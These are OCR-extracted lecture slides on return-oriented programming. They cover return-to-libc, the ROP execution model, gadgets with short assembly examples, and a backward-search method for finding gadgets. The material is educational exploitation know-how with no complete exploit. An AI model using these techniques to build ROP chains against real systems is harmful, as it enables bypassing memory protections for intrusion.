

Return-oriented Programming

Recall: Function Prologue




Recall: Function Epilogue



With `ret` instruction, the next instruction to be executed depends on a value in the stack

Return-to-libc: Recap


- Bypasses the X^W (NOEXEC) defenses
- No need to inject code to the stack!



Return-to-libc: Limitations

- The attacker cannot execute arbitrary code!
  - All-or-nothing functions
- It depends on functions that exist in `libc`
  - Proposals to remove `system` function

Return-oriented Programming (ROP)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
Return-oriented Programming (ROP)




Return-oriented Programming (ROP)

- A generalization to return-to-libc
- Doesn’t need to call a function
  - Is not affected by `libc` modifications
- Based on *unintended instruction sequences*
  - Is not affected by compiler/assembler modifications
- Turing-complete language
  - Can execute any logic

Traditional Execution Model


- A special register called IP:
  - Points to the **next instruction** to be fetched and executed
- Automatically incremented
- If we change IP → we change the program flow!



ROP Execution Model

- Each entry is a location/address to an instruction sequence
- `esp` points to the **next location** to be executed/fetched
- `esp` is not automatically incremented
- We use `ret` to increment `esp`
  - Each sequence should end with a `ret`

- If we change `esp` → we change the program flow!



ROP Gadget

- Short sequence of instructions
- Can be located in the exec. region of the program
- A ROP Gadget is not special when is executed in isolation
  - But executing sequence of gadgets can form any code we want!

```
mov ebx, eax
ret
```


- They are *unintended*
  - The assembler/compiler didn't mean to put them this way

Unintended ROP Gadgets: Example

```
mov [ebp-44], 0x00000001
```

```
test edi, 0x00000007
```

```
setnz BYTE [ebp-61]
```



When does this work?

A new Gagdet!

```
add bh, dh

mov edi, 0x0f000000

xchg eax, ebx
inc ebp
ret
```

Searching for ROP Gadgets

- Uses a trie to store found gadgets in a binary
  - Any suffix of an inst. seq. is also a valid sequence
  - The frequency of an instruction doesn't matter
- Any code location has a `ret` is a potential ROP gadget

1. Start the search *backward* from a `0xc3` instruction (i.e., `ret`)
2. If a *valid instruction* is found → Add it to the trie
3. Continue the search from that instruction

Manual Gadget Hunting

